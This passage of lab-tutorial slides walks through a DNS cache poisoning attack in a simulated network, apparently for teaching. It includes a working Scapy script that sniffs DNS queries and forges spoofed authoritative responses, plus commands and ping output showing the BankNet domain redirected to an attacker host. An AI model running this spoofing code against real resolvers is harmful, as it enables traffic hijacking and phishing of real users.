
```
BadClient:~# ping BankPc.BankNet.net
^C
BadClient:~# 
```

Attack execution (5)

Authoritative for BankNet.net

IP of BadDns.bad So **IS POISONED!**


- Now the *RecursiveDNS* thinks that the *BadDns* is authoritative for the *BankNet* domain
- Look at the cache of *RecursiveDNS* to see the differences in the fields with respect to the "correct case"
- Open the terminal representing the recursive DNS machine(' *RecursiveDns*')
- Press '*ctrl+c*' to stop the previous tcpdump execution
- Digit the command: ***'rndc dumpdb –cache'***
- Go in the folder bind -→ ***'cd /var/cache/bind'***
- Open the cache file typing: ***'nano named_dump.db'***



```
RecursiveDns
  GNU nano 2.0.7                File: named_dump.db

;
; Start view _default
;
;
; Cache dump of view '_default'
;
$DATE 20160427074529
; authanswer
.                           59963   IN NS   ROOT-SERVER.
; glue
net.                        59963   NS      NetDns.net.
; glue
BankNet.net.                59973   NS      BankNetDns.BankNet.net.
; glue
BankNetDns.BankNet.net.     59973   A       192.168.0.1
; glue
NetDns.net.                 59963   A       192.168.0.2
; additional
ROOT-SERVER.                59963   A       192.168.0.5
                                 [ Read 43 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Script Explanation (Redirecting traffic)(1)


- Open the script ***redirecting_to_bad_pc.py*** on the Ubuntu desktop
- Once the domain is stealed by *BadDns*, this second script is used to redirect all the traffic coming from the *RecursiveDns* and going to any host under the *BankNet* domain, to the malicious guy (*BadPc*)
- The first part of this script sniffs DNS packets that arrives to *BadDns* from the recursive



```
def packet_sniff():
        print('Sniffing for DNS Packet')
        # Get the dns packet send by host 192.168.0.3 (Recursive DNS) to host 192.168.0.2 (Net DNS) with destination port 53
(DNS Query)
        getDNSPacket = sniff(iface="eth0", filter="dst host 192.168.0.1 and dst port 53", count=1)

        return getDNSPacket
```

Script Explanation (Redirecting traffic) (2)


- This part has the task to extract the useful information to build the response:
  - Source Port
  - Query ID
  - Value of the query (the question)



```
def forge_spoof_packet(sniffed_dns_packet):

        # Extract UDP or TCP Src port
        # We don't know if this is UDP or TCP, so let's ensure we capture both
        if sniffed_dns_packet[0].haslayer(UDP) :
                clientSrcPort = sniffed_dns_packet[0].getlayer(UDP).sport
        elif sniffed_dns_packet[0].haslayer(TCP) :
                clientSrcPort = sniffed_dns_packet[0].getlayer(TCP).sport
        else:
                pass # I'm not trying to figure out what you are ... moving on
        # Extract DNS Query ID
        clientDNSQueryID = sniffed_dns_packet[0].getlayer(DNS).id
        # Extract the DNS Query. Obviously if we will respond to a domain query, we must reply to what was asked for.
        clientDNSQuery = sniffed_dns_packet[0].getlayer(DNS).qd.qname
```

Script Explanation (Redirecting traffic) (3)

- Here there are the fields for the header (source and destination IP) of the response to send to the *RecursiveDns*
- The names (domain and DNS server) authoritaive for the *BankNet* domain




```
# IP to insert for our dummy record
targetip = "192.168.0.1"
# Vulnerable recursive DNS server
targetdns = "192.168.0.3"
# Sub-domain to claim authority on
domain = "BankNet.net."
# Dns server to spoof
dnsspoof = 'BankNetDns.BankNet.net.'
```

BadDns IP

Recursive DNS IP

Script Explanation (Redirecting traffic) (4)


- Building and sending the packet



```
#build the packet
pkt = IP(dst=targetdns,src=targetip)/UDP(sport=53,dport=clientSrcPort)/ \
        DNS(id=clientDNSQueryID, qr=1L,opcode = 'QUERY',aa=0L,tc=0L,rd=0L,ra=1L,z=0L,rcode='ok',qdcount=1,
                ancount=1, nscount=1, arcount=2,qd=(DNSQR(qname=clientDNSQuery,qtype='A',qclass='IN')),
                an=(DNSRR(rrname=clientDNSQuery,type='A',rclass='IN', ttl=60000, rdlen=4, rdata='192.168.0.188')),
                ns=(DNSRR(rrname = domain, type='NS',rclass='IN', ttl=60000,rdlen=24,rdata=dnsspoof)),
                ar=(DNSRR(rrname=dnsspoof,type='A',rclass='IN',ttl=60000,rdlen=4,rdata=targetip))
                /DNSRR(rrname='.',type=41,rclass=4096,ttl=32768,rdlen=0,rdata=''))

#lenght and checksum
pkt.getlayer(UDP).len = IP(str(pkt)).len-20
pkt[UDP].post_build(str(pkt[UDP]), str(pkt[UDP].payload))

print "Sending spoof packet"
send(pkt, verbose=0)
```

Redirecting IP traffic to BadPc.bad


- Click on *BadDns* terminal
- Digit the command ***'cd /hosthome/ Desktop'*** (you should be already in the Desktop folder)
- Now launch the script for redirecting the requests to *BankNet* domain to *BadPc.bad*
- Digit the command ***'python redirecting_to_bad_pc.py'***



```
BadDns:/hosthome/Desktop# cd
BadDns:~# cd /hosthome/Desktop
BadDns:/hosthome/Desktop# python redirecting_to_bad_pc.py
WARNING: No route found for IPv6 destination :: (no default route?)
Sniffing for DNS Packet
```

Try to ping the BankNet network


- Click on the good client terminal
- Try to choose a name that you want and ping it using the name followed by ***.BankNet.net***
- E.g.: ‘***ping LucaAllodi.BankNet.net***’
- After 2-3 ping press ‘*ctrl+c*’
- You can see that the answer comes always from *BadPc.bad*



```
GoodClient:~# ping LucaAllodi.BankNet.net
PING LucaAllodi.BankNet.net (192.168.0.188) 56(84) bytes of data.
64 bytes from BadPc.bad (192.168.0.188): icmp_seq=1 ttl=64 time=0.810 ms
64 bytes from BadPc.bad (192.168.0.188): icmp_seq=2 ttl=64 time=0.408 ms
64 bytes from BadPc.bad (192.168.0.188): icmp_seq=3 ttl=64 time=0.4[illegible] ms
^C
--- LucaAllodi.BankNet.net ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.408/0.547/0.810/0.186 ms
GoodClient:~# ping CiaoMamma.BankNet.net
PING CiaoMamma.BankNet.net (192.168.0.188) 56(84) bytes of data.
64 bytes from BadPc.bad (192.168.0.188): icmp_seq=1 ttl=64 time=0.627 ms
64 bytes from BadPc.bad (192.168.0.188): icmp_seq=2 ttl=64 time=0.491 ms
64 bytes from BadPc.bad (192.168.0.188): icmp_seq=3 ttl=64 time=0.466 ms
^C
--- CiaoMamma.BankNet.net ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.466/0.528/0.627/0.070 ms
